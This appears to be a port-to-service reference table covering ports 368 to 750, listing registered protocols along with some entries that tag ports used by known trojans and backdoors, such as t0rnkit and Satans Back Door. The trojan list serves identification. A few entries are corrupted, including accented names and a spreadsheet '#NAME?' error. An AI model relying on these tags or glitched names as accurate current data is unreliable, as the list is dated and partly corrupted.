368	udp	qbikgdp	QbikGDP
369	tcp	rpc2portmap	rpc2portmap
369	udp	rpc2portmap	rpc2portmap
370	tcp	codaaauth2	codaaauth2
370	udp	codaaauth2	codaaauth2
371	tcp	clearcase	Clearcase
371	udp	clearcase	Clearcase
372	tcp	ulistproc	ListProcessor
372	udp	ulistproc	ListProcessor
373	tcp	legent-1	Legent Corporation

373	udp	legent-1	Legent Corporation
374	tcp	legent-2	Legent Corporation
374	udp	legent-2	Legent Corporation
375	tcp	hassle	Hassle
375	udp	hassle	Hassle
376	tcp	nip	Amiga Envoy Network Inquiry Proto
376	udp	nip	Amiga Envoy Network Inquiry Proto
377	tcp	tnETOS	NEC Corporation
377	udp	tnETOS	NEC Corporation
378	tcp	dsETOS	NEC Corporation
378	udp	dsETOS	NEC Corporation
379	tcp	is99c	TIA EIA IS-99 modem client
379	udp	is99c	TIA EIA IS-99 modem client
380	tcp	is99s	TIA EIA IS-99 modem server
380	udp	is99s	TIA EIA IS-99 modem server
381	tcp	hp-collector	hp performance data collector
381	udp	hp-collector	hp performance data collector
382	tcp	hp-managed-node	hp performance data managed node
382	udp	hp-managed-node	hp performance data managed node
383	tcp	hp-alarm-mgr	hp performance data alarm manager
383	udp	hp-alarm-mgr	hp performance data alarm manager
384	tcp	arns	A Remote Network Server System
384	udp	arns	A Remote Network Server System
385	tcp	ibm-app	IBM Application
385	udp	ibm-app	IBM Application
386	tcp	asa	ASA Message Router Object Def.
386	udp	asa	ASA Message Router Object Def.
387	tcp	aurp	Appletalk Update-Based Routing Pro.
387	udp	aurp	Appletalk Update-Based Routing Pro.
388	tcp	unidata-ldm	Unidata LDM
388	udp	unidata-ldm	Unidata LDM
389	tcp	ldap	Lightweight Directory Access Protocol
389	udp	ldap	Lightweight Directory Access Protocol
389	tcp	ms-ils	Microsoft NetMeeting ILS server default port (for versions older than w2k)
390	tcp	uis	UIS
390	udp	uis	UIS
391	tcp	synotics-relay	SynOptics SNMP Relay Port

391	udp	synotics-relay	SynOptics SNMP Relay Port
392	tcp	synotics-broker	SynOptics Port Broker Port
392	udp	synotics-broker	SynOptics Port Broker Port
393	tcp	meta5	Meta5
393	udp	meta5	Meta5
393	tcp	dis	Data Interpretation System
393	udp	dis	Data Interpretation System
394	tcp	embl-ndt	EMBL Nucleic Data Transfer
394	udp	embl-ndt	EMBL Nucleic Data Transfer
395	tcp	netcp	NETscout Control Protocol
395	udp	netcp	NETscout Control Protocol
396	tcp	netware-ip	Novell Netware over IP
396	udp	netware-ip	Novell Netware over IP
397	tcp	mptn	Multi Protocol Trans. Net.
397	udp	mptn	Multi Protocol Trans. Net.
398	tcp	kryptolan	Kryptolan
398	udp	kryptolan	Kryptolan
399	tcp	iso-tsap-c2	ISO Transport Class 2 Non-Control over TCP
399	udp	iso-tsap-c2	ISO Transport Class 2 Non-Control over TCP
400	tcp	work-sol	Workstation Solutions
400	udp	work-sol	Workstation Solutions
401	tcp	ups	Uninterruptible Power Supply
401	udp	ups	Uninterruptible Power Supply
402	tcp	genie	Genie Protocol
402	udp	genie	Genie Protocol
403	tcp	decap	decap
403	udp	decap	decap
404	tcp	nced	nced
404	udp	nced	nced
405	tcp	ncld	ncld
405	udp	ncld	ncld
406	tcp	imsp	Interactive Mail Support Protocol
406	udp	imsp	Interactive Mail Support Protocol
407	tcp	timbuktu	Timbuktu
407	udp	timbuktu	Timbuktu
408	tcp	prm-sm	Prospero Resource Manager Sys. Man.
408	udp	prm-sm	Prospero Resource Manager Sys. Man.
409	tcp	prm-nm	Prospero Resource Manager Node Man.

409	udp	prm-nm	Prospero Resource Manager Node Man.
410	tcp	decladebug	DECLadebug Remote Debug Protocol
410	udp	decladebug	DECLadebug Remote Debug Protocol
411	tcp	rmt	Remote MT Protocol
411	udp	rmt	Remote MT Protocol
411	tcp	Backage	[trojan] Backage
412	tcp	synoptics-trap	Trap Convention Port
412	udp	synoptics-trap	Trap Convention Port
413	tcp	smssp	Storage Management Services Protocol
413	udp	smssp	Storage Management Services Protocol
414	tcp	infoseek	InfoSeek
414	udp	infoseek	InfoSeek
415	tcp	bnet	BNet
415	udp	bnet	BNet
416	tcp	silverplatter	Silverplatter
416	udp	silverplatter	Silverplatter
417	tcp	onmux	Onmux
417	udp	onmux	Onmux
418	tcp	hyper-g	Hyper-G
418	udp	hyper-g	Hyper-G
419	tcp	ariel1	Ariel
419	udp	ariel1	Ariel
420	tcp	smpte	SMPTE
420	udp	smpte	SMPTE
420	tcp	Breach	[trojan] Breach
420	tcp	Incognito	[trojan] Incognito
421	tcp	ariel2	Ariel
421	udp	ariel2	Ariel
421	tcp	TCPWrappers	[trojan] TCP Wrappers
421	tcp	TCPWrapperstrojan	[trojan] TCP Wrappers trojan
422	tcp	ariel3	Ariel
422	udp	ariel3	Ariel
423	tcp	opc-job-start	IBM Operations Planning and Control Start
423	udp	opc-job-start	IBM Operations Planning and Control Start
424	tcp	opc-job-track	IBM Operations Planning and Control Track
424	udp	opc-job-track	IBM Operations Planning and Control Track
425	tcp	icad-el	ICAD
425	udp	icad-el	ICAD

426	tcp	smartsdp	smartsdp
426	udp	smartsdp	smartsdp
427	tcp	svrloc	Server Location
427	udp	svrloc	Server Location
428	tcp	ocs_cmu	OCS_CMU
428	udp	ocs_cmu	OCS_CMU
429	tcp	ocs_amu	OCS_AMU
429	udp	ocs_amu	OCS_AMU
430	tcp	utmpsd	UTMPSD
430	udp	utmpsd	UTMPSD
431	tcp	utmpcd	UTMPSD
431	udp	utmpcd	UTMPSD
432	tcp	iasd	IASD
432	udp	iasd	IASD
433	tcp	nnsdp	Usenet Network News Transfer
433	udp	nnsdp	Usenet Network News Transfer
434	tcp	mobileip-agent	MobileIP-Agent
434	udp	mobileip-agent	MobileIP-Agent
435	tcp	mobileip-mn	MobileIP-MN
435	udp	mobileip-mn	MobileIP-MN
436	tcp	dna-cml	DNA-CML
436	udp	dna-cml	DNA-CML
437	tcp	comscm	comscm
437	udp	comscm	comscm
438	tcp	dsfgw	dsfgw
438	udp	dsfgw	dsfgw
439	tcp	dasp	dasp
439	udp	dasp	dasp
440	tcp	sgcp	sgcp
440	udp	sgcp	sgcp
441	tcp	decvms-sysmgt	decvms-sysmgt
441	udp	decvms-sysmgt	decvms-sysmgt
442	tcp	cvc_hostd	cvc_hostd
442	udp	cvc_hostd	cvc_hostd
443	tcp	https	HTTP protocol over TLS/SSL
443	udp	https	HTTP protocol over TLS/SSL
444	tcp	snpp	Simple Network Paging Protocol
444	udp	snpp	Simple Network Paging Protocol

445	tcp	microsoft-ds	Win2k+ Server Message Block
445	udp	microsoft-ds	Win2k+ Server Message Block
446	tcp	ddm-rdb	DDM-RDB
446	udp	ddm-rdb	DDM-RDB
447	tcp	ddm-dfm	DDM-RFM
447	udp	ddm-dfm	DDM-RFM
448	tcp	ddm-ssl	DDM-SSL
448	udp	ddm-ssl	DDM-SSL
449	tcp	as-servermap	AS Server Mapper
449	udp	as-servermap	AS Server Mapper
450	tcp	tserver	Computer Supported Telecommunication Applications
450	udp	tserver	Computer Supported Telecommunication Applications
451	tcp	sfs-smp-net	Cray Network Semaphore server
451	udp	sfs-smp-net	Cray Network Semaphore server
452	tcp	sfs-config	Cray SFS config server
452	udp	sfs-config	Cray SFS config server
453	tcp	creativeserver	CreativeServer
453	udp	creativeserver	CreativeServer
454	tcp	contentserver	ContentServer
454	udp	contentserver	ContentServer
455	tcp	creativepartnr	CreativePartnr
455	udp	creativepartnr	CreativePartnr
455	tcp	FatalConnections	[trojan] Fatal Connections
456	tcp	macon-tcp	macon-tcp
456	udp	macon-udp	macon-tcp
456	tcp	HackersParadise	[trojan] Hackers Paradise
457	tcp	scohelp	scohelp
457	udp	scohelp	scohelp
458	tcp	appleqtc	apple quick time
458	udp	appleqtc	apple quick time
459	tcp	ampr-rcmd	ampr-rcmd
459	udp	ampr-rcmd	ampr-rcmd
460	tcp	skronk	skronk
460	udp	skronk	skronk
461	tcp	datasurfsrv	DataRampSrv
461	udp	datasurfsrv	DataRampSrv

462	tcp	datasurfsrvsec	DataRampSrvSec
462	udp	datasurfsrvsec	DataRampSrvSec
463	tcp	alpes	alpes
463	udp	alpes	alpes
464	tcp	kpasswd	kpasswd
464	udp	kpasswd	kpasswd
465	tcp	urd	URL Rendezvous Directory for SSM
465	udp	igmpv3lite	IGMP over UDP for SSM
465	tcp	smtps	smtp protocol over TLS/SSL (was ssmtp)
465	udp	smtps	smtp protocol over TLS/SSL (was ssmtp)
466	tcp	digital-vrc	digital-vrc
466	udp	digital-vrc	digital-vrc
467	tcp	mylex-mapd	mylex-mapd
467	udp	mylex-mapd	mylex-mapd
468	tcp	photuris	Photuris Key Management
468	udp	photuris	Photuris Key Management
469	tcp	rcp	Radio Control Protocol
469	udp	rcp	Radio Control Protocol
470	tcp	scx-proxy	scx-proxy
470	udp	scx-proxy	scx-proxy
471	tcp	mondex	Mondex
471	udp	mondex	Mondex
472	tcp	ljk-login	ljk-login
472	udp	ljk-login	ljk-login
473	tcp	hybrid-pop	hybrid-pop
473	udp	hybrid-pop	hybrid-pop
474	tcp	tn-tl-w1	tn-t1-w1
474	udp	tn-tl-w2	tn-t1-w2
475	tcp	tcpnethaspsrv	tcpnethaspsrv
475	udp	tcpnethaspsrv	tcpnethaspsrv
476	tcp	tn-tl-fd1	tn-t1-fd1
476	udp	tn-tl-fd1	tn-t1-fd1
477	tcp	ss7ns	ss7ns
477	udp	ss7ns	ss7ns
478	tcp	spsc	spsc
478	udp	spsc	spsc
479	tcp	iafserver	iafserver
479	udp	iafserver	iafserver

480	tcp	iafdbase	iafdbase
480	udp	iafdbase	iafdbase
480	tcp	loadsrv	loadsrv
481	tcp	ph	Ph service
481	udp	ph	Ph service
481	tcp	dvs	dvs
482	tcp	bgs-nsi	bgs-nsi
482	udp	bgs-nsi	bgs-nsi
482	udp	xlog	xlog
483	tcp	ulpnet	ulpnet
483	udp	ulpnet	ulpnet
484	tcp	integra-sme	Integra Software Management Environment
484	udp	integra-sme	Integra Software Management Environment
485	tcp	powerburst	Air Soft Power Burst
485	udp	powerburst	Air Soft Power Burst
486	tcp	avian	avian
486	udp	avian	avian
486	tcp	sstats	sstats
487	tcp	saft	saft Simple Asynchronous File Transfer
487	udp	saft	saft Simple Asynchronous File Transfer
488	tcp	gss-http	gss-http
488	udp	gss-http	gss-http
489	tcp	nest-protocol	nest-protocol
489	udp	nest-protocol	nest-protocol
490	tcp	micom-pfs	micom-pfs
490	udp	micom-pfs	micom-pfs
491	tcp	go-login	go-login
491	udp	go-login	go-login
492	tcp	ticf-1	Transport Independent Convergence for FNA
492	udp	ticf-1	Transport Independent Convergence for FNA
493	tcp	ticf-2	Transport Independent Convergence for FNA
493	udp	ticf-2	Transport Independent Convergence for FNA
494	tcp	pov-ray	POV-Ray
494	udp	pov-ray	POV-Ray
495	tcp	intecourier	intecourier
495	udp	intecourier	intecourier
496	tcp	pim-rp-disc	PIM-RP-DISC
496	udp	pim-rp-disc	PIM-RP-DISC

497	tcp	dantz	dantz
497	udp	dantz	dantz
498	tcp	siam	siam
498	udp	siam	siam
499	tcp	iso-ill	ISO ILL Protocol
499	udp	iso-ill	ISO ILL Protocol
500	tcp	isakmp	isakmp
500	udp	isakmp	isakmp
501	tcp	stmf	STMF
501	udp	stmf	STMF
502	tcp	asa-appl-proto	asa-appl-proto
502	udp	asa-appl-proto	asa-appl-proto
503	tcp	intrinsa	Intrinsa
503	udp	intrinsa	Intrinsa
504	tcp	citadel	citadel
504	udp	citadel	citadel
505	tcp	mailbox-lm	mailbox-lm
505	udp	mailbox-lm	mailbox-lm
506	tcp	ohimsrv	ohimsrv
506	udp	ohimsrv	ohimsrv
507	tcp	crs	crs
507	udp	crs	crs
508	tcp	xvttp	xvttp
508	udp	xvttp	xvttp
509	tcp	snare	snare
509	udp	snare	snare
510	tcp	fcp	FirstClass Protocol
510	udp	fcp	FirstClass Protocol
510	tcp	t0rnkit-sshd	[trojan] t0rnkit sshd backdoor
511	tcp	passgo	PassGo
511	udp	passgo	PassGo
511	tcp	T0rnRootkit	[trojan] T0rn Rootkit
512	tcp	exec	BSD rexecd(8)
512	udp	biff	biff
512	udp	comsat	comsat
513	tcp	login	BSD rlogind(8)
513	udp	who	BSD rwhod(8)
513	tcp	Grlogin	[trojan] Grlogin

514	tcp	shell	BSD rshd(8)
514	udp	syslog	syslog
514	tcp	RPCBackdoor	[trojan] RPC Backdoor
515	tcp	printer	spooler
515	udp	printer	spooler
515	tcp	lpdw0rm	[trojan] lpdw0rm
515	tcp	Ramen	[trojan] Ramen
516	tcp	videotex	videotex
516	udp	videotex	videotex
517	tcp	talk	talk
517	udp	talk	talk
518	tcp	ntalk	ntalk
518	udp	ntalk	ntalk
519	tcp	utime	unixtime
519	udp	utime	unixtime
520	tcp	efs	extended file name server
520	udp	route	router routed -- RIP
521	tcp	ripng	ripng
521	udp	ripng	ripng
522	tcp	ulp	ULP
522	udp	ulp	ULP
523	tcp	ibm-db2	IBM-DB2
523	udp	ibm-db2	IBM-DB2
524	tcp	ncp	NCP
524	udp	ncp	NCP
525	tcp	timed	timeserver
525	udp	timed	timeserver
526	tcp	tempo	newdate
526	udp	tempo	newdate
527	tcp	stx	Stock IXChange
527	udp	stx	Stock IXChange
528	tcp	custix	Customer IXChange
528	udp	custix	Customer IXChange
529	tcp	irc-serv	IRC-SERV
529	udp	irc-serv	IRC-SERV
530	tcp	courier	rpc
530	udp	courier	rpc
531	tcp	conference	chat

531	udp	conference	chat
531	tcp	Net666	[trojan] Net666
531	tcp	Rasmin	[trojan] Rasmin
532	tcp	netnews	readnews
532	udp	netnéws	readnews
532	tcp	ibm-db2	IBM DB2 admin listener
533	tcp	netwall	netwall for emergency broadcasts
533	udp	netwall	netwall for emergency broadcasts
534	tcp	mm-admin	MegaMedia Admin
534	udp	mm-admin	MegaMedia Admin
535	tcp	iiop	iiop
535	udp	iiop	iiop
536	tcp	opalis-rdv	opalis-rdv
536	udp	opalis-rdv	opalis-rdv
537	tcp	nmsp	Networked Media Streaming Protocol
537	udp	nmsp	Networked Media Streaming Protocol
538	tcp	gdomap	gdomap
538	udp	gdomap	gdomap
539	tcp	apertus-ldp	Apertus Technologies Load Determination
539	udp	apértus-ldp	Apertus Technologies Load Determination
540	tcp	uucp	uucpd
540	udp	uucp	uucpd
541	tcp	uucp-rlogin	uucp-rlogin
541	udp	uucp-rlogin	uucp-rlogin
542	tcp	commerce	commerce
542	udp	commerce	commerce
543	tcp	klogin	klogin
543	udp	klogin	klogin
544	tcp	kshell	krcmd
544	udp	kshell	krcmd
545	tcp	appleqtcsrvr	appleqtcsrvr
545	udp	appleqtcsrvr	appleqtcsrvr
545	tcp	ekshell	Kerberos encrypted remote shell #NAME?
546	tcp	dhcpv6-client	DHCPv6 Client
546	udp	dhcpv6-client	DHCPv6 Client
547	tcp	dhcpv6-server	DHCPv6 Server
547	udp	dhcpv6-server	DHCPv6 Server
548	tcp	afpovertcp	AFP over TCP

548	udp	afpovertcp	AFP over TCP
549	tcp	idfp	IDFP
549	udp	idfp	IDFP
550	tcp	new-rwho	new-who
550	udp	new-rwho	new-who
551	tcp	cybercash	cybercash
551	udp	cybercash	cybercash
552	tcp	deviceshare	deviceshare
552	udp	deviceshare	deviceshare
553	tcp	pirp	pirp
553	udp	pirp	pirp
554	tcp	rtsp	Real Time Stream Control Protocol
554	udp	rtsp	Real Time Stream Control Protocol
555	tcp	dsf	dsf
555	udp	dsf	dsf
555	tcp	711trojan	[trojan] 711 trojan (Seven Eleven)
555	tcp	IniKiller	[trojan] Ini-Killer
555	tcp	NetAdministrator	[trojan] Net Administrator
555	tcp	Phase-0	[trojan] Phase-0
555	tcp	PhaseZero	[trojan] Phase Zero
555	tcp	StealthSpy	[trojan] Stealth Spy
556	tcp	remotefs	rfs server Brunhoff remote filesystem
556	udp	remotefs	rfs server Brunhoff remote filesystem
557	tcp	openvms-sysipc	openvms-sysipc
557	udp	openvms-sysipc	openvms-sysipc
558	tcp	sdnskmp	SDNSKMP
558	udp	sdnskmp	SDNSKMP
559	tcp	teedtap	TEEDTAP
559	udp	teedtap	TEEDTAP
560	tcp	rmonitor	rmonitord
560	udp	rmonitor	rmonitord
561	tcp	monitor	monitor
561	udp	monitor	monitor
562	tcp	chshell	chcmd
562	udp	chshell	chcmd
563	tcp	nntps	nntp protocol over TLS SSL (was snntp)
563	udp	nntps	nntp protocol over TLS SSL (was snntp)
563	tcp	snews	snews

563	udp	snews	snews
564	tcp	9pfs	plan 9 file service
564	udp	9pfs	plan 9 file service
565	tcp	whoami	whoami
565	udp	whoami	whoami
566	tcp	streettalk	streettalk
566	udp	streettalk	streettalk
567	tcp	banyan-rpc	banyan-rpc
567	udp	banyan-rpc	banyan-rpc
568	tcp	ms-shuttle	Microsoft shuttle
568	udp	ms-shuttle	Microsoft shuttle
569	tcp	ms-rome	Microsoft rome
569	udp	ms-rome	Microsoft rome
570	tcp	meter	demon
570	udp	meter	demon
571	tcp	meter	udemon
571	udp	meter	udemon
572	tcp	sonar	sonar
572	udp	sonar	sonar
573	tcp	banyan-vip	banyan-vip
573	udp	banyan-vip	banyan-vip
574	tcp	ftp-agent	FTP Software Agent System
574	udp	ftp-agent	FTP Software Agent System
575	tcp	vemmi	vemmi
575	udp	vemmi	vemmi
576	tcp	ipcd	ipcd
576	udp	ipcd	ipcd
577	tcp	vnas	vnas
577	udp	vnas	vnas
578	tcp	ipdd	ipdd
578	udp	ipdd	ipdd
579	tcp	decbsrv	decbsrv
579	udp	decbsrv	decbsrv
580	tcp	sntp-heartbeat	SNTP HEARTBEAT
580	udp	sntp-heartbeat	SNTP HEARTBEAT
581	tcp	bdp	Bundle Discovery Protocol
581	udp	bdp	Bundle Discovery Protocol
582	tcp	scc-security	SCC Security

582	udp	scc-security	SCC Security
583	tcp	philips-vc	Philips Video-Conferencing
583	udp	philips-vc	Philips Video-Conferencing
584	tcp	keyserver	Key Server
584	udp	keyserver	Key Server
585	tcp	imap4-ssl	IMAP4+SSL
585	udp	imap4-ssl	IMAP4+SSL
586	tcp	password-chg	Password Change
586	udp	password-chg	Password Change
587	tcp	submission	Submission
587	udp	submission	Submission
588	tcp	cal	CAL
588	udp	cal	CAL
589	tcp	eyelink	EyeLink
589	udp	eyelink	EyeLink
590	tcp	tns-cml	TNS CML
590	udp	tns-cml	TNS CML
591	tcp	http-alt FileMaker	Inc. - HTTP Alternate (see Port 80)
591	udp	http-alt FileMaker	Inc. - HTTP Alternate (see Port 80)
592	tcp	eudora-set	Eudora Set
592	udp	eudora-set	Eudora Set
593	tcp	http-rpc-epmap	HTTP RPC Ep Map
593	udp	http-rpc-epmap	HTTP RPC Ep Map
594	tcp	tpip	TPIP
594	udp	tpip	TPIP
595	tcp	cab-protocol	CAB Protocol
595	udp	cab-protocol	CAB Protocol
596	tcp	smsd	SMSD
596	udp	smsd	SMSD
597	tcp	ptcnameservice	PTC Name Service
597	udp	ptcnameservice	PTC Name Service
598	tcp	sco-websvrmg3	SCO Web Server Manager 3
598	udp	sco-websvrmg3	SCO Web Server Manager 3
599	tcp	acp	Aeolon Core Protocol
599	udp	acp	Aeolon Core Protocol
600	tcp	ipcserver	Sun IPC server
600	udp	ipcserver	Sun IPC server
600	tcp	Sadmind	[trojan] Sadmind

605	tcp	soap-beep	SOAP over BEEP
605	udp	soap-beep	SOAP over BEEP
605	tcp	SecretService	[trojan] Secret Service
606	tcp	urm	Cray Unified Resource Manager
606	udp	urm	Cray Unified Resource Manager
607	tcp	nqs	nqs
607	udp	nqs	nqs
608	tcp	sift-uft	Sender-Initiated/Unsolicited File Transfer
608	udp	sift-uft	Sender-Initiated/Unsolicited File Transfer
609	tcp	npmp-trap	npmp-trap
609	udp	npmp-trap	npmp-trap
610	tcp	npmp-local	npmp-local
610	udp	npmp-local	npmp-local
611	tcp	npmp-gui	npmp-gui
611	udp	npmp-gui	npmp-gui
612	tcp	hmmp-ind	HMMP Indication
612	udp	hmmp-ind	HMMP Indication
613	tcp	hmmp-op	HMMP Operation
613	udp	hmmp-op	HMMP Operation
614	tcp	sshell	SSLshell
614	udp	sshell	SSLshell
615	tcp	sco-inetmgr	Internet Configuration Manager
615	udp	sco-inetmgr	Internet Configuration Manager
616	tcp	sco-sysmgr	SCO System Administration Server
616	udp	sco-sysmgr	SCO System Administration Server
617	tcp	sco-dtmgr	SCO Desktop Administration Server
617	udp	sco-dtmgr	SCO Desktop Administration Server
618	tcp	dei-icda	DEI-ICDA
618	udp	dei-icda	DEI-ICDA
619	tcp	compaq-evm	Compaq EVM
619	udp	compaq-evm	Compaq EVM
620	tcp	sco-websrvrmgr	SCO WebServer Manager
620	udp	sco-websrvrmgr	SCO WebServer Manager
621	tcp	escp-ip	ESCP
621	udp	escp-ip	ESCP
622	tcp	collaborator	Collaborator
622	udp	collaborator	Collaborator
623	tcp	asf-rmcp	ASF Remote Management and Control Protocol

623	udp	asf-rmcp	ASF Remote Management and Control Protocol
623	tcp	aux_bus_shunt	Aux Bus Shunt
623	udp	aux_bus_shunt	Aux Bus Shunt
624	tcp	cryptoadmin	Crypto Admin
624	udp	cryptoadmin	Crypto Admin
625	tcp	dec_dlm	DEC DLM
625	udp	dec_dlm	DEC DLM
626	tcp	asia	ASIA
626	udp	asia	ASIA
627	tcp	passgo-tivoli	PassGo Tivoli
627	udp	passgo-tivoli	PassGo Tivoli
628	tcp	qmqp	QMCP (qmail)
628	udp	qmqp	QMCP (qmail)
629	tcp	3com-amp3	3Com AMP3
629	udp	3com-amp3	3Com AMP3
630	tcp	rda	RDA
630	udp	rda	RDA
631	tcp	ipp	Internet Printing Protocol
631	udp	ipp	Internet Printing Protocol
632	tcp	bmpp	bmpp
632	udp	bmpp	bmpp
633	tcp	servstat	Service Status update (Sterling Software)
633	udp	servstat	Service Status update (Sterling Software)
634	tcp	ginad	ginad
634	udp	ginad	ginad
635	tcp	rlzdbase	RLZ DBase
635	udp	rlzdbase	RLZ DBase
635	udp	mount	NFS Mount Service
636	tcp	ldaps	ldap protocol over TLS/SSL (was ldap)
636	udp	ldaps	ldap protocol over TLS/SSL (was ldap)
637	tcp	lanserver	lanserver
637	udp	lanserver	lanserver
638	tcp	mcns-sec	mcns-sec
638	udp	mcns-sec	mcns-sec
639	tcp	msdp	MSDP
639	udp	msdp	MSDP
640	tcp	entrust-sps	entrust-sps
640	udp	entrust-sps	entrust-sps
640	udp	pcnfs	PC-NFS DOS Authentication
641	tcp	repcmd	repcmd
641	udp	repcmd	repcmd
642	tcp	esro-emsdp	ESRO-EMSDP V1.3

642	udp	esro-emsdp	ESRO-EMSDP V1.3
643	tcp	sanity	SANity
643	udp	sanity	SANity
644	tcp	dwr	dwr
644	udp	dwr	dwr
645	tcp	pssc	PSSC
645	udp	pssc	PSSC
646	tcp	ldp	LDP
646	udp	ldp	LDP
647	tcp	dhcp-failover	DHCP Failover
647	udp	dhcp-failover	DHCP Failover
648	tcp	rrp	Registry Registrar Protocol (RRP)
648	udp	rrp	Registry Registrar Protocol (RRP)
649	tcp	cadview-3d	Cadview-3d - streaming 3d models over the internet
649	udp	cadview-3d	Cadview-3d - streaming 3d models over the internet
649	tcp	aminet	Aminet
649	udp	aminet	Aminet
650	tcp	obex	OBEX
650	udp	obex	OBEX
650	udp	bwnfs	BW-NFS DOS Authentication
651	tcp	ieee-mms	IEEE MMS
651	udp	ieee-mms	IEEE MMS
652	tcp	hello-port	HELLO_PORT
652	udp	hello-port	HELLO_PORT
653	tcp	repscmd	RepCmd
653	udp	repscmd	RepCmd
654	tcp	aodv	AODV
654	udp	aodv	AODV
655	tcp	tinc	TINC
655	udp	tinc	TINC
656	tcp	spmp	SPMP
656	udp	spmp	SPMP
657	tcp	rmc	RMC
657	udp	rmc	RMC
658	tcp	tenfold	TenFold
658	udp	tenfold	TenFold
659	tcp	url-rendezvous	URL Rendezvous

659	udp	url-rendezvous	URL Rendezvous
660	tcp	mac-srvr-admin	MacOS Server Admin
660	udp	mac-srvr-admin	MacOS Server Admin
661	tcp	hap	HAP
661	udp	hap	HAP
661	tcp	NokNok	[trojan] NokNok
662	tcp	pftp	PFTP
662	udp	pftp	PFTP
663	tcp	purenoise	PureNoise
663	udp	purenoise	PureNoise
664	tcp	asf-secure-rcmp	ASF Secure Remote Management and Control Protocol
664	udp	asf-secure-rcmp	ASF Secure Remote Management and Control Protocol
664	tcp	secure-aux-bus	Secure Aux Bus
664	udp	secure-aux-bus	Secure Aux Bus
665	tcp	sun-dr	Sun DR
665	udp	sun-dr	Sun DR
666	tcp	mdqs	mdqs
666	udp	mdqs	mdqs
666	tcp	doom	doom Id Software
666	udp	doom	doom Id Software
666	tcp	AttackFTP	[trojan] Attack FTP
666	tcp	BackConstruction	[trojan] Back Construction
666	tcp	BLAtrojan	[trojan] BLA trojan
666	tcp	Cain&Abel	[trojan] Cain & Abel
666	tcp	lpdw0rm	[trojan] lpdw0rm
666	tcp	NokNok	[trojan] NokNok
666	tcp	SatansBackDoor	[trojan] Satans Back Door - SBD
666	tcp	ServU	[trojan] ServU
666	tcp	ShadowPhyre	[trojan] Shadow Phyre
666	tcp	th3r1pp3rz	[trojan] th3r1pp3rz (= Therippers)
667	tcp	disclose	campaign contribution disclosures - SDR Technologies
667	udp	disclose	campaign contribution disclosures - SDR Technologies
667	tcp	SniperNet	[trojan] SniperNet
668	tcp	mecomm	MeComm

668	udp	mecomm	MeComm
668	tcp	th3r1pp3rz	[trojan] th3r1pp3rz (= Therippers)
669	tcp	meregister	MeRegister
669	udp	meregister	MeRegister
669	tcp	DPtrojan	[trojan] DP trojan
670	tcp	vacdsm-sws	VACDSM-SWS
670	udp	vacdsm-sws	VACDSM-SWS
671	tcp	vacdsm-app	VACDSM-APP
671	udp	vacdsm-app	VACDSM-APP
672	tcp	vpps-qua	VPPS-QUA
672	udp	vpps-qua	VPPS-QUA
673	tcp	cimplex	CIMPLEX
673	udp	cimplex	CIMPLEX
674	tcp	acap	ACAP
674	udp	acap	ACAP
675	tcp	dctp	DCTP
675	udp	dctp	DCTP
676	tcp	vpps-via	VPPS Via
676	udp	vpps-via	VPPS Via
677	tcp	vpp	Virtual Presence Protocol
677	udp	vpp	Virtual Presence Protocol
678	tcp	ggf-ncp	GNU Generation Foundation NCP
678	udp	ggf-ncp	GNU Generation Foundation NCP
679	tcp	mrn	MRM
679	udp	mrn	MRM
680	tcp	entrust-aaas	entrust-aaas
680	udp	entrust-aaas	entrust-aaas
681	tcp	entrust-aams	entrust-aams
681	udp	entrust-aams	entrust-aams
682	tcp	xfr	XFR
682	udp	xfr	XFR
683	tcp	corba-iiop	CORBA IIOP
683	udp	corba-iiop	CORBA IIOP
684	tcp	corba-iiop-ssl	CORBA IIOP SSL
684	udp	corba-iiop-ssl	CORBA IIOP SSL
685	tcp	mdc-portmapper	MDC Port Mapper
685	udp	mdc-portmapper	MDC Port Mapper
686	tcp	hcp-wismar	Hardware Control Protocol Wismar

686	udp	hcn-wismar	Hardware Control Protocol Wismar
687	tcp	asipregistry	asipregistry
687	udp	asipregistry	asipregistry
688	tcp	realm-rusd	REALM-RUSD
688	udp	realm-rusd	REALM-RUSD
689	tcp	nmap	NMAP
689	udp	nmap	NMAP
689	tcp	SLDAP	LDAP over SSL
690	tcp	vatp	VATP
690	udp	vatp	VATP
691	tcp	msexch-routing	MS Exchange Routing
691	udp	msexch-routing	MS Exchange Routing
692	tcp	hyperwave-isp	Hyperwave-ISP
692	udp	hyperwave-isp	Hyperwave-ISP
692	tcp	GayOL	[trojan] GayOL
693	tcp	connendp	connendp
693	udp	connendp	connendp
694	tcp	ha-cluster	ha-cluster
694	udp	ha-cluster	ha-cluster
695	tcp	ieee-mms-ssl	IEEE-MMS-SSL
695	udp	ieee-mms-ssl	IEEE-MMS-SSL
696	tcp	rushd	RUSHD
696	udp	rushd	RUSHD
697	tcp	uuidgen	UUIDGEN
697	udp	uuidgen	UUIDGEN
698	tcp	olsr	OLSR
698	udp	olsr	OLSR
699	tcp	accessnetwork	Access Network
699	udp	accessnetwork	Access Network
704	tcp	elcsd	errlog copy server daemon
704	udp	elcsd	errlog copy server daemon
705	tcp	agentx	AgentX
705	udp	agentx	AgentX
706	tcp	silc	SILC
706	udp	silc	SILC
707	tcp	borland-dsj	Borland DSJ
707	udp	borland-dsj	Borland DSJ
709	tcp	entrust-kmsh	Entrust Key Management Service Handler

709	udp	entrust-kmsh	Entrust Key Management Service Handler
710	tcp	entrust-ash	Entrust Administration Service Handler
710	udp	entrust-ash	Entrust Administration Service Handler
711	tcp	cisco-tdp	Cisco TDP
711	udp	cisco-tdp	Cisco TDP
729	tcp	netviewdm1	IBM NetView DM 6000 Server/Client
729	udp	netviewdm1	IBM NetView DM 6000 Server/Client
730	tcp	netviewdm2	IBM NetView DM 6000 send/tcp
730	udp	netviewdm2	IBM NetView DM 6000 send/tcp
731	tcp	netviewdm3	IBM NetView DM 6000 receive/tcp
731	udp	netviewdm3	IBM NetView DM 6000 receive/tcp
737	udp	sometimes-rpc2	Rusersd on my OpenBSD box
740	tcp	netcp	NETscout Control Protocol
740	udp	netcp	NETscout Control Protocol
741	tcp	netgw	netGW
741	udp	netgw	netGW
742	tcp	netrcs	Network based Rev. Cont. Sys.
742	udp	netrcs	Network based Rev. Cont. Sys.
744	tcp	flexlm	Flexible License Manager
744	udp	flexlm	Flexible License Manager
747	tcp	fujitsu-dev	Fujitsu Device Control
747	udp	fujitsu-dev	Fujitsu Device Control
748	tcp	ris-cm	Russell Info Sci Calendar Manager
748	udp	ris-cm	Russell Info Sci Calendar Manager
749	tcp	kerberos-adm	Kerberos administration
749	udp	kerberos-adm	Kerberos administration
750	tcp	kerberos-iv	Kerberos v4
